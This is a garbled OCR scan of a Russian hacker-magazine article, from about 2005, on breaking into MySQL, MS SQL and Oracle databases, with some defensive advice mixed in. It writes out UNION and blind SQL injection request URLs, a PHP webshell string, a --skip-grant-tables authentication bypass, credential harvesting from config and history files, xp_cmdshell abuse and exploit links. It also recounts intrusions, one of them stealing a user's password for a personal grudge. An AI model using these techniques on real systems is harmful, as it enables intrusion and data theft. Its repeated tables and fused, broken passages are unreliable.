■ **Правило №3.** Отключи вывод сообщений об ошибках. Некоторые программисты, наоборот, делают так, что при ошибке скрипт выводит сообщение самого MySQL, или, еще ужасней, - ВЕСЬ SQL-запрос. Это предоставляет злодею дополнительную информацию о структуре базы и существенно облегчает эксплуатацию.

■ **Правило №4.** Никогда не разрешай скриптам работать с MySQL от root. Ничего хорошего не выйдет, если хакер получит доступ ко всей базе.


■ **Правило №5.** Запускай публичные скрипты от отдельного пользователя с отдельной базой. Неприятно будет, если какой-нибудь кидги, воспользовавшись Oday-ырой в форуме, получит доступ к базе с СС твоих клиентов.

■ **Правило №6.** Отключи MySQL-пользователю привилегию FILE - не дай хакеру записать в файл что-то вроде <?system(\$_GET[cmd])?> через MySQL.

■ **Правило №7.** Не называй таблицы и базы данных в соответствии с их назначением, чтоб утаить от чужих глаз настоящие названия. В публичных скриптах часто предоставляют возможность установить prefix для названия таблиц - устанавливай самый сложный. Если кто-нибудь и найдет SQL injection, то не сможет ее эксплуатировать.

Чаще всего уязвимости оставляют в тех запросах, параметры которых передаются через hidden формы в HTML и через cookies, видимо, из-за того, что они не видны пользователю и не так привлекают внимание злодеев.

Часто забывают про SQL Injection в функции Reply, о поиске сообщений пользователя в форумах, в репортах различных сервисов. В 80% WAP-сервисов SQL injection находят по десять штук в каждом скрипте (наверное, админы думают, что туда только через сотовые ходят). На самом деле многие недооценивают SQL Injection. Известен случай, когда обычная SQL injection в скрипте репорта привела к реальному руту на трех серверах и гампу гиговой базы. А всего-то SQL Injection...



sql injection в публичном скрипте

нает версию MySQL, с которой работает скрипт. Для этого он сделает следующий запрос:

http://serv.com/read.php?cid=1/*140000+AND+0*. Если скрипт вернет пустую страницу, значит, версия MySQL >= 4. Почему именно так? Число 40000 - версия MySQL, записанная без точек. Если версия, которая стоит на сервере, больше или равна этому числу, то заключенный в `/**/` код выполнится как часть запроса. В результате ни одна запись не подойдет под запрос и скрипт не вернет ничего. Зная версию MySQL, хакер сделает вывод о том, сработает фишка с UNION или нет. В случае если MySQL третьей версии, фишка работать не будет. В нашем случае MySQL >= 4 и злоумышленник все-таки воспользуется UNION.

Для начала взломщик составит верный UNION-запрос, то есть подберет действительно количество указываемых столбцов, которое бы совпало с количеством указываемых столбцов левого запроса (вспоминай правила работы с UNION). Хакер не имеет в распоряжении исходников скрипта (если, конечно, скрипт не публичный) и поэтому не знает, какой именно запрос шлет скрипт к MySQL. Придется подбирать вручную - модифицировать запрос вот таким образом:

<http://serv.com/read.php?cid=1+UNION+SELECT+1>. И тут о своем присутствии объявит ошибка, так как количество запрашиваемых столбцов не совпадает. Хакер увеличивает количество столбцов еще на единицу:


<http://serv.com/read.php?cid=1+UNION+SELECT+1,2> - получает список статей из категории 1, а также в самом конце две цифры: 1 и 2. Следовательно, он верно подобрал запрос.

Посмотрим на модифицированный запрос от PHP к MySQL: `SELECT article_id, article_title FROM articles where category_id=1 UNION SELECT 1,2`. В ответ MySQL возвращает результат первого SELECT (список статей) и результат второго SELECT - число "1" в первом столбце и "2" во втором столбце (SELECT+1,2). Другими словами, теперь, подставляя вместо "1" и "2" реальные имена столбцов из любой таблицы, можно будет заполучить их значения.

Составив верный SELECT+UNION запрос, хакер постарается подобрать название таблицы с нужными ему данными. Например, таблица с данными пользователей будет, скорее всего, называться users, Users, accounts, members, admins, а таблица с данными о кредитных картах - cc, orders, customers, orderlog и т.д. Для этого злоу-

СТАТЬИ ПО ТЕМЕ

- www.rst.void.ru/papers/sql-inj.txt
- www.securitylab.ru/49424.html
- www.securitylab.ru/49660.html



мышленник сделает следующий запрос:

<http://serv.com/read.php?cid=1+UNION+SELECT+1,2+FROM+users>. И если таблица users существует, то PHP-скрипт выполнится без ошибок и выведет список статей плюс '1 2', иначе - выдаст ошибку. Так можно подобрать имена таблиц до тех пор, пока не будет найдена нужная.

В нашем случае "нужная" таблица - это authors, в которой хранятся данные об авторе: имя автора, его логин и пароль. Теперь задача хакера - подобрать правильные имена столбцов с нужными ему данными, чаще всего с логином и паролем. Имена столбцов он станет подбирать по аналогии с именем таблицы, то есть для логина столбец, скорее всего, будет называться login или username, а для пароля - password, passw и т.д. Запрос будет выглядеть так: http://serv.com/read.php?cid=1+UNION+SELECT+1,login*from*authors.

Почему хакер не стал вставлять имя столбца вместо единицы? Ему нужна текстовая информация (логин, па-

роль), а в нашем случае в левом запросе SELECT на первом месте идет article_id, имеющий тип INT. Следовательно, в правом запросе хакер не может ставить на первое место имя столбца с текстовой информацией (правила UNION).


Итак, выполнив запрос http://serv.com/read.php?cid=1+UNION+SELECT+1,login*from*authors, взломщик находит список логинов всех авторов, а подставив поле password - список паролей. И получает желанные логины и пароли авторов, а админ сервера - подмоченную репутацию. Но это только в нашем примере Фортуна улыбнулась злоумышленнику так широко: он быстро подобрал количество столбцов, а в реальной жизни количество столбцов может достигать 30-40.

UNION И НЮАНСЫ

■ Теперь рассмотрим некоторые ситуации, в которых использование UNION затруднено по тем или иным причинам.

С помощью UNION хакер может легко узнать пользователя, базу данных и версию MySQL, для чего используются функции user(), database() и version() соответственно. Взломщик просто делает запрос типа SELECT user().

Даже если в обороне есть брешь, можно дезинформировать противника присваивая переменным нелогичные названия. Тогда их будет просто невозможно подобрать.



```

mysql> SELECT code FROM articles WHERE id =
?id.
+-----+
|code|
+-----+
|1|
|2|
|3|
|4|
|5|
|6|
|7|
|8|
|9|
|10|
|11|
|12|
|13|
|14|
|15|
|16|
|17|
|18|
|19|
|20|
|21|
|22|
|23|
|24|
|25|
|26|
|27|
|28|
|29|
|30|
|31|
|32|
|33|
|34|
|35|
|36|
|37|
|38|
|39|
|40|
|41|
|42|
|43|
|44|
|45|
|46|
|47|
|48|
|49|
|50|
|51|
|52|
|53|
|54|
|55|
|56|
|57|
|58|
|59|
|60|
|61|
|62|
|63|
|64|
|65|
|66|
|67|
|68|
|69|
|70|
|71|
|72|
|73|
|74|
|75|
|76|
|77|
|78|
|79|
|80|
|81|
|82|
|83|
|84|
|85|
|86|
|87|
|88|
|89|
|90|
|91|
|92|
|93|
|94|
|95|
|96|
|97|
|98|
|99|
|100|
+-----+

```

Перебор числа столбцов

```

mysql> SELECT code FROM articles WHERE id =
?id AND blah='NO' AND active='Y' LIMIT 10.
+-----+
|code|
+-----+
|1|
|2|
|3|
|4|
|5|
|6|
|7|
|8|
|9|
|10|
+-----+

```

Возможные последствия SI

Пробелы в запросе взломщик может заменить на /**/

СИТУАЦИЯ 1

Левый запрос возвращает лишь числовое значение. Что-то вроде SELECT code FROM articles WHERE id = \$id. Что будет гадать хакер? Средства MySQL позволяют проводить различные действия над строками, к примеру, выделение подстроки, склеивание нескольких строк в одну, перевод из CHAR в INT и т.п. Благодаря этим функциям хакер имеет возможность выудить интересующую его информацию по одному символу. К примеру, требуется достать пароль из таблицы admins, используя приведенный выше запрос. Чтобы получить ASCII-код первого символа пароля, сделаем следующий запрос к скрипту: [http://127.0.0.1/read.php?cid=1+union+select+ASCII\(SUBSTRING\(password,1,1\)\)+from+admins](http://127.0.0.1/read.php?cid=1+union+select+ASCII(SUBSTRING(password,1,1))+from+admins). Функция SUBSTRING(name,\$a,\$b) в MySQL выделит \$b символов из значения столбца name начиная с символа под номером \$a. Функция ASCII(\$x) возвращает ASCII-код символа \$x. Для получения последующих символов следует просто менять второй параметр функции SUBSTRING до тех пор, пока ответом

не будет 0. Подобный способ был использован в эксплойте для одной из версий phpBB.

СИТУАЦИЯ 2

SQL Injection находится в середине SQL-запроса. Например: SELECT code FROM articles WHERE id = \$id AND blah='NO' AND active='Y' LIMIT 10. Для правильной эксплуатации хакер просто откомментирует идущий следом за Injection код, то есть вставляемому коду добавит /* или --. Пробелы в запросе взломщик может заменить на /**/, что полезно в случае если скрипт фильтрует пробелы.

СИТУАЦИЯ 3

Случается и такое, что в PHP-коде подряд идет несколько SQL-запросов, подверженных Injection. И все они используют переменную, в которую злоумышленник вставляет SQL-код. Например (опускаю PHP):

```

$result=mysql_query("SELECT article_id, article_title
FROM articles where category_id=$cid");
//php code here

```

```

mysql> SELECT code FROM articles WHERE id =
?id AND blah='NO' AND active='Y' LIMIT 10.
+-----+
|code|
+-----+
|1|
|2|
|3|
|4|
|5|
|6|
|7|
|8|
|9|
|10|
|11|
|12|
|13|
|14|
|15|
|16|
|17|
|18|
|19|
|20|
|21|
|22|
|23|
|24|
|25|
|26|
|27|
|28|
|29|
|30|
|31|
|32|
|33|
|34|
|35|
|36|
|37|
|38|
|39|
|40|
|41|
|42|
|43|
|44|
|45|
|46|
|47|
|48|
|49|
|50|
|51|
|52|
|53|
|54|
|55|
|56|
|57|
|58|
|59|
|60|
|61|
|62|
|63|
|64|
|65|
|66|
|67|
|68|
|69|
|70|
|71|
|72|
|73|
|74|
|75|
|76|
|77|
|78|
|79|
|80|
|81|
|82|
|83|
|84|
|85|
|86|
|87|
|88|
|89|
|90|
|91|
|92|
|93|
|94|
|95|
|96|
|97|
|98|
|99|
|100|
+-----+

```

Часть SQL-запроса

ЖУРНАЛ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ



от создателей



Тесты

- Открытый тест: HDD MP3-плееры
- Готовые системные блоки до \$900
- Deathmatch-тест: интегрированный звук против PCI и внешнего
- Огромные жесткие диски
- Мощные блоки питания
- Оверклокерская память

Инфо

- Мелочи железа
- Эволюция гибких магнитных носителей
- Технология современной связи
- FAQ

Практика

- Разгон на оверклокерской матери
- Ремонт CRT-монитора
- Моддинг: часы из винта

ЖУРНАЛ КОМПЛЕКТУЕТСЯ ДИСКОМ С ЛУЧШИМ СОФТОМ




И НЕ ЗАБУДЬ: ТВОЯ МАМА БУДЕТ В ШОКЕ!

```
$result=mysql_query("SELECT article_name FROM arti-
cles where category_id=$cid");
//тут вывод результата
```

Это довольно неприятно для хакера, так как для первого запроса SQL Injection пройдет нормально, а для второго UNION - уже нет, так как количество запрашиваемых столбцов отличается. И если программист, писавший код, предусмотрел остановку скрипта в случае ошибки типа "... or die("Database error!")", то эксплуатация обычными методами невозможна, так как скрипт остановится раньше, чем будет выведен результат.

СИТУАЦИЯ 4

Скрипт выводит не весь результат запроса, а, например, только первую запись. И если хакер будет прямо пользоваться UNION, то скрипт выведет только первую запись из ответа MySQL, а остальное отбросит, в том числе результат SQL Injection. Для того чтобы преодолеть все препятствия и на этом этапе, хакер передаст левому запросу такой параметр для WHERE, чтобы в ответ на него MySQL не вернул ни одной записи.



Посимвольный перебор


Например, есть такой запрос: SELECT name FROM authors WHERE id=\$id. После SQL Injection он будет выглядеть следующим образом: (..) id=1 UNION SELECT password FROM authors. Но PHP-скрипт выведет только первую запись, поэтому вставляемый код следует модифицировать: (..) id=-12345 UNION SELECT (...). Теперь в ответ на левый запрос MySQL не вернет ничего, а в ответ на правый - желанные для хакера данные.

СИТУАЦИЯ 5

Скрипт не выводит результат запроса. Например, есть скрипт, который выводит какие-либо статистические данные, например, количество авторов, принадлежащих к определенной группе. Причем количество записей он считает не с помощью MySQL-функции COUNT, а в самом скрипте. Скрипт

МНЕНИЕ ЭКСПЕРТА

■ **Наумчук Александр Александрович** (alex.naumchuk@gmail.com) - руководитель отдела по разработке и поддержке баз данных



Уязвимость sql injection приобрела вселенские масштабы. Мало кто не слышал об этой уязвимости. Казалось бы, обычная мелочь, обыкновенная проверка или конвертирование данных. Но количество уязвимых и потенциально уязвимых приложений и сайтов постоянно растет.

Где есть запрос, там есть потенциальная ошибка, связанная с sql injection. Кроме того, этой уязвимости могут быть подвержены и сами SQL-серверы. Яркий пример тому - обнаружение множественных sql injection во встроенных функциях и триггерах БД Oracle, которые позволяют получить права администратора БД. Защита от подобной уязвимости довольно проста, но почему-то большинство упорно игнорируют множественные рекомендации по поводу написания безопасных SQL-запросов.

При написания запросов защита от SQL injection должна происходить "на автомате". Практически в каждой книжке по этой теме большими буквами написано про потенциальную уязвимость. А воз и ныне там.

Рассмотрим такой запрос: SELECT id FROM authors where category_id=1 UNION SELECT 1,2 FROM authors WHERE id=1 AND ASCII(SUBSTRING(password,1,1))>109. Результатом запроса будет одна запись, если ASCII-код первого символа пароля больше 109, и ноль записей, если больше, либо равно. Итак, методом бинарного поиска нетрудно найти нужный символ. Почему хакер использует знаки "больше/меньше", а не "равно"? Если взломщику надо получить 32-символьный хэш пароля, ему придется делать примерно 32*25 запросов! Метод бинарного поиска позволяет сократить это число в два раза. Само собой, делать запросы хакер будет уже не руками, а с помощью скрипта, автоматизирующего перебор.

MYSQL ВЕРСИИ 3

Несмотря на отсутствие в третьей версии оператора UNION, и из нее хакер сможет вытащить то, чем интересуется. В осуществлении этого замысла помогут подзапросы и перебор символов, но описание этого метода займет еще пару листов (которых мне не дали). Поэтому ищи статьи на эту тему на www.rst.void.ru (автор 1dt.w0lf) и www.securitylab.ru (автор Phoenix).



Пароли пользователей dnevniki.ru

Журналы

«ХАКЕР»

«ХАКЕР СПЕЦ»

ПРЕДСТАВЛЯЮТ

Команда журнала «Хакер» вызывает тебя на бой
Войди в команду читателей журнала «Хакер», заполнив специальную анкету на сайте www.hacker.ru и тогда 20 марта 2005 года - в день «Хакер-битвы» ты станешь участником великого события, сразившись с командой «Хакер» и командами ведущих IT-компания России.

БОИ БУДУТ ПРОХОДИТЬ ПО **Quake II** и
Counter-Strike

Предусмотрены призы, подарки и общение с тебе подобными.

WWW.NET-LAND.RU



new style



new games



new menu



new service



new music

NETLAND

GOOD EMOTION

CONTACT
See nothing
or
everything

NETLAND

INTERNET-CENTER

м. Лубянка, Театральный пр., 5
Детский Мир, 4 эт., тел. 781-09-23

Организатор интернет-центра Netland

тился бажный mod_php. Через пару часов эксплойт 7350fun предоставил ему шелл-доступ к машине. Быстро залив хороший backdoor, хакер зашел по телнету на порт 31337 ;), затем добил сервер известным эксплойтом для ядерной баги ptrace (не стоит говорить про то, как администраторы патчат ядра) и получил руттовые права.

Помимо web-сервера, на машине располагался MySQL. По всем правилам порт 3306 был зафильтрован файрволом, на сервисе стоял сложный пароль и запрет на вход с посторонних машин. Однако mod_php и дырявое ядро создали все условия для хищения данных, лежащих в MySQL. Даже без знания заветного пароля хакер мог зайти в СУБД. Ему даже не пришлось копировать таблицы на свой винчестер и извращаться с заменой некоторых файлов. Он просто убил процесс mysqld, а затем запустил его с ключиком --skip-grant-tables. Оставалось лишь обратиться к БД под суперпользователем, и сервис впустил хакера без запроса пароля! Бережно скопировав нужные таблицы, хакер перезапустил демона в обычном режиме и удалился с сервера. Вся

```
[root@tim forb]# mysql -u root
ERROR 1045: Access denied for user: 'root@localhost' (Using password: NO)
[root@tim forb]# kill -9 3344 3331
[root@tim forb]# mysqld --skip-grant-tables &
[+] 3372
050106 20:28:32 [root@tim forb]# Warning: --chroot option doesn't provide root
closed chroot jail in MySQL 5.23. Upgrade to 4.0
mysqld: ready for connections

[root@tim forb]# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 5.23.55-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| mysql |
| test |
+-----+
2 rows in set (0.00 sec)
```

С помощью руттовых прав можно легко обойти авторизацию

грязная работа была выполнена в кратчайшие сроки :). А в таблицах были пароли клиентов на раскрученный интернет-магазин...

ПРИМЕР 2: ПОИСК ПАРОЛЯ

■ Как-то раз в аську к некому хакеру поступался его друг и стал слезно умолять достать пароль одного негруга на форуме, чтобы отправить несколько нецензурных сообщений от его имени. Работа была простая, взломщик даже нашел баг в www-

скрипте, позволяющем выполнять команды на сервере. Хакер залил backdoor и забрался в консоль. К сожалению, на сервере стояла новенькая FreeBSD, для которой не существует хороших локальных эксплойтов. Следовательно, прием с перезапуском mysqld тут не прокатит. СУБД и web-сервер находились на одной машине, а хакер был наделен правами nobody. В таком положении ему требовалось найти конфиг от форума, что он успешно сделал с помощью команды "locate config.php". В конфигурационном файле находилась учетная запись на сервис MySQL. Последняя команда "mysql -uuser -ppassword -e 'select password from users where username='user' forum" выдала хакеру зашифрованный пароль пользователя. Оставалось только расшифровать пароль с помощью Md5Inside (<http://msd.ru/soft/1/ano/md5inside.zip>) или другого брутфорсера.

Здесь же уместен другой случай взлома MySQL. Однажды некому хакеру посчастливилось подобрать пароль одного пользователя на раскрученном хостинге. Его права были урезаны по самые уши, даже компилятор не запускался. Тогда хакеру пришло в голову выполнить команду "find / -name *history". И что ты думаешь? Он нашел целых пять читабельных файлов .mysql_history. В них, конечно же, была строчка с паролем доступа в незашифрованном виде. Таким вот образом хакер получил доступ к пяти таблицам MySQL. Правда, информация там не бы- ➤

Последняя версия Hydra умеет вести перебор паролей как для MySQL, так и для MS SQL.

Запомни главное правило: при крупных проектах никогда не держи SQL-сервер и web-сервер на одной машине.

Для MS SQL вышло уже три сервиспака. Взять их можно на microsoft.com.

ДРУГИЕ СУБД

■ Кроме MySQL и MS SQL, существуют другие СУБД, с которыми можно встретиться на многих серверах. Это и многофункциональный PostgreSQL, и специфический Oracle. Приемы взлома этих БД во многом схожи с методами, описанными в статье. Для доступа к этим СУБД используются свои клиенты (pgsql и sqlplus соответственно). Но чаще обращаются к этим СУБД используя мощь языка Perl или PHP. Например, если хакеру известны логин и пароль на доступ к Oracle, но по какой-то причине он не может найти (запустить) клиент, то ему проще залить на сервер Perl'овый скрипт, а затем выполнить его. Код будет примерно таким:

```
#!/usr/bin/perl
use DBI;
$TB=$ARGV[0];
$oradrh = DBI->install_driver( 'Oracle' );
$ENV{'ORACLE_SID'} = "web01";
$dataSource = "dbi:Oracle:$ENV{'ORACLE_SID'}";
$dbh=DBI->connect_cached($dataSource,"root","mypwd",{AutoCommit => 1})
or die print"Can't connect to Oracle database: $DBI::errstr\n";
```

```
my $sql = qq{ SELECT * FROM $TB WHERE rownum <= 3 }; # Выполнить SELECT с выводом только трех значений (для краткости)
my $sth = $dbh->prepare($sql);
$sth->execute();
while($indexes=$sth->fetchrow_arrayref) {
for($i=0;$i<=37;$i++){
print "obj: $indexes->[$i]\n # Вывести данные на экран
";
}
}
$sth->finish();
```

Для PHP код будет уже другим. Вообще, сценарии - великая вещь.

```
[root@tim forb]# cat /etc/passwd
root:x:0:0:root:/bin:/usr/sbin/passwd
bin:x:1:1:bin:/bin:/usr/sbin/passwd
daemon:x:2:2:daemon:/usr/sbin:/usr/sbin/passwd
...
www-data:x:33:33:www-data:/usr/sbin:/usr/sbin/passwd

***** NOTE: READ ONLY THE VARIABLES IN THIS FILE *****

If you get any errors while attempting to connect to
MySQL, you will need to check your MySQL database on
localhost and see the column values for the variables
in this file.

***** DATABASE DROPPED NAME *****

This is the bottom of 17 columns of the database output.
```

Конфигурационный файл форума, в котором можно легко найти аккаунт для СУБД

ла особо ценной, в основном аккаунты к форуму или к free email-сервису...

ПРИМЕР 3: АТАКА ЭКСПЛОЙТОМ

■ Не так давно для MySQL появился рабочий эксплойт. Суть его в том, что пользователь может отправить сложный пароль, переполнив буфер на серверной стороне. В итоге сервис авторизует клиента даже в том случае, если админ устанавливал сложнейший пароль. Обидно, но данный баг реально работает лишь в третьей версии mysql. Но полгода назад (аккурат после выхода эксплойта) хакеры здорово поглумились над демонами. Через несколько дней после выхода эксплойта кто-то переделал MySQL-клиент и выложил его в public-источник. С виду это обычный бинарник, но на самом деле в него зашит вышеописанный эксплойт. С его помощью можно быстро проверить хост на уязвимость. Достаточно соединиться с сервером без указания пароля и, если версия сервиса устаревшая, тебя пустят внутрь.

Помимо этого эксплойта, существуют и другие. Однако рассказывать про них не имеет смысла, потому что сейчас ты уже не найдешь дырявые версии. А пару лет назад была возможность не только проникнуть в СУБД, но и выполнять команды на сервере с правами суперпользователя.

Кстати, о командах. Через MySQL невозможно выполнить запрос, который бы интерпретировался каким-либо шеллом. Однако никто не запретит тебе создать файл с произвольными данными, владельцем которого будет пользователь, под которым ты зашел в СУБД. Для этого выполняется нехитрый SQL-запрос: "SELECT * FROM table INTO OUTFILE '/home/user/blah.txt'". Если файл blah.txt существует, он успешно перезапишется. В некоторых целях этот трюк может быть очень полезен, особенно если зайти под рут-овым аккаунтом.

АТАКА MS SQL

■ Вторая по популярности СУБД носит гордое имя MS SQL и используется на многих раскрученных (чаще всего зарубежных) серверах. Несмотря на то, что для этого сервиса вышло

ССЫЛКИ НА ЭЛЕКТРОННУЮ ЛИТЕРАТУРУ

■ Чтобы быть в курсе уязвимостей в СУБД, достаточно посещать несколько сайтов (хотя бы раз в неделю) или подписаться на рассылку новостей. Ниже список ресурсов, где можно найти интересную информацию по взлому и защите СУБД.

www.xakep.ru - информация о последних обнаруженных уязвимостях (для СУБД в том числе) плюс анонс новых выпусков "Хакер" и "Хакер-Спец".

www.securitylab.ru - статьи по взлому баз данных, ссылки на заплатки, а также эксплойты (к примеру, эксплойт bypass auth для MySQL) для этих уязвимостей.

www.security.nnov.ru - в разделе "Эксплойты" (www.security.nnov.ru/search.exploits.asp) есть несколько для атаки на MySQL и MS SQL.

www.packetstormsecurity.org - в поиске (www2.packetstormsecurity.org/cgi-bin/search/search.cgi) загай ключевые слова MS SQL, MySQL, Oracle, PostgreSQL и т.п.

www.opennet.ru - правильная настройка Unix и сервисов (настройка СУБД в том числе).

При настройке MS SQL обязательно вырубь гостевой вход, смени имя пользователя и пароль, а также отключи функции выполнения внешних команд.

Не стесняйся разделять права пользователям MySQL. Не давай право учетной записи форуму иметь доступ ко всем остальным базам данных.

Помимо авторизации по хостам и парольной аутентификации обязательно прикрывай порт сервиса файрволом, чтобы наверняка защитить свою СУБД.

```
[forb@ruhost4 forb]$ mysql -uroot -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7830442 to server version: 3.23.33

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> \u mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from user into outfile '/etc/fuckdb';
Query OK, 10 rows affected (0.02 sec)

mysql> \q
Bye
[forb@ruhost4 forb]$ ls -la /etc/fuckdb
-rw-rw-rw- 1 root wheel 609 Jan  8 18:58 /etc/fuckdb
[forb@ruhost4 forb]$ rm -rf /etc/fuckdb
rm: cannot unlink '/etc/fuckdb': Permission denied
[forb@ruhost4 forb]$
```

Файл, созданный рутом, но через MySQL

целых три сервиспака, баги в творении Microsoft были, есть и будут :).

Самый первый баг, о котором пишут уже много лет, заключается в недостаточной настройке MS SQL. Действительно, некоторые админы устанавливают сервер, видят, что все работает, и экспортируют ценную БД. Особо одаренные администраторы даже не задумываются, что вход в СУБД через пользователя sa с пустым паролем - не совсем безопасная идея :). Вспоминается случай, когда пару лет назад некий хакер

проверял защиту одного зарубежного интернет-магазина, торгующего постерами. На главном сервере была установлена Windows с седьмым MS SQL. Факт отсутствия файрвола очень заинтересовал хакера. Он нашел в интернете клиент isql.exe, с помощью которого осуществляется обращение к СУБД, а затем попробовал залогиниться под пользователем Administrator. Хакера послали куда погальше, но он не стал отчаиваться, а просто сменил логин на sa. И... побывал внутри системы :).

```
mysql> show databases;
+-----+
| Database |
+-----+
| mysql   |
| search  |
| test    |
| tmp     |
| u       |
+-----+
5 rows in set (0.00 sec)

mysql>
```

Один из найденных .mysql_history

```
F:\soft\mysql\mysql -h localhost -u root
Welcome to the MySQL monitor.
SQL little cool edit by kind security team => http://rst.usid.ru

Commands end with ; or \g.
Your MySQL connection id is 3 to server version: 4.0.13-max-debug

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> show databases;
+-----+
| Database |
+-----+
| mysql   |
| search  |
| test    |
| tmp     |
| u       |
+-----+
5 rows in set (0.00 sec)

mysql>
```

Переделанный клиент MySQL

МНЕНИЕ ЭКСПЕРТА

■ Наумчук Александр Александрович (alex.naumchuk@gmail.com) - руководитель отдела по разработке и поддержке баз данных




Основными хранилищами информации являются базы данных. В них складывают самую разную информацию, порой очень ценную: о кредитных картах, платежах, паспортных данных и т.д. В таких случаях обеспечение безопасности является одним из важнейших аспектов защиты информационных систем. Очень часто именно базы данных являются самым незащищенным участком систем. Речь уже идет не о взломе системы, а о получении доступа к информации (порой конфиденциальной и критически важной).

Основная проблема защиты баз данных заключается в том, что каждой организации требуется особый уровень защищенности. Универсальных средств нет, а индивидуальная комплексная защита - не самая дешевая. Вот и выходит, что часто предпринимаются попытки балансировать на соотношении цена/качество и, как показывает практика, не очень удачно. С одной стороны, проблему защиты осознают все, а с другой стороны, бурной деятельности в этом направлении почти не наблюдается. В основном это касается небольших информационных систем, но даже в государственных структурах и больших корпорациях бывают исключения. А нам не хочется жить в мире, где можно получить доступ к информации о тебе, о твоей жизни, о результатах твоей работы и т.д.

Получить доступ к MS SQL значит завладеть всей системой. В отличие от своих конкурентов, разработчики этой СУБД включили некоторые функции, выполняющие системные команды. Одна из них называется xp_cmdshell. Причем в ряде случаев никто не запрещает выполнять внешние запросы даже под гостевым логином (если администратор не уделит должное внимание настройке СУБД). К примеру, однажды хакер баловался одним сканером Windows, определяющим возможность гостевого входа. Примечательно, что хакерское творение реализовано в виде единого bat-файла, который быстро сканирует заданную подсеть на нали-

чие гостевого входа в MS SQL. Чтобы проверить сеть на уязвимость, необходимо положить в каталог с файлом scan.bat (www.securitylab.ru/35715.html) клиент isql.exe, а затем запустить сканер с параметром адреса сети (192.168.0.1/24, например). Сначала bat-файл проверит наличие MS SQL, затем попробует залогиниться под гестом, а после этого попытается выполнить командный запрос через встроенную функцию xp_cmdshell. Полгода назад этот способ работал на ура :).

Как и для MySQL, к СУБД в Windows было написано очень много рабочих эксплоитов. Один из них go_six пор способен вызвать переполнение бу-




Роковой эксплоит

фера в MS SQL SP2 и предоставить хакеру командный доступ к системе (www.packetstormsecurity.org/0211-exploits/sql2.cpp). Атака проводится на UDP порт 1434. Примечательно, но для осуществления взлома не требуется знать логин и пароль на вход в MS SQL. Таким образом, в теории все сервисы до SP3 подчиняются хакеру. Но на практике это не так: эксплоит безбожно глючит при атаке на MS SQL SP2 и не всегда возвращает командный доступ при наличии SP1.

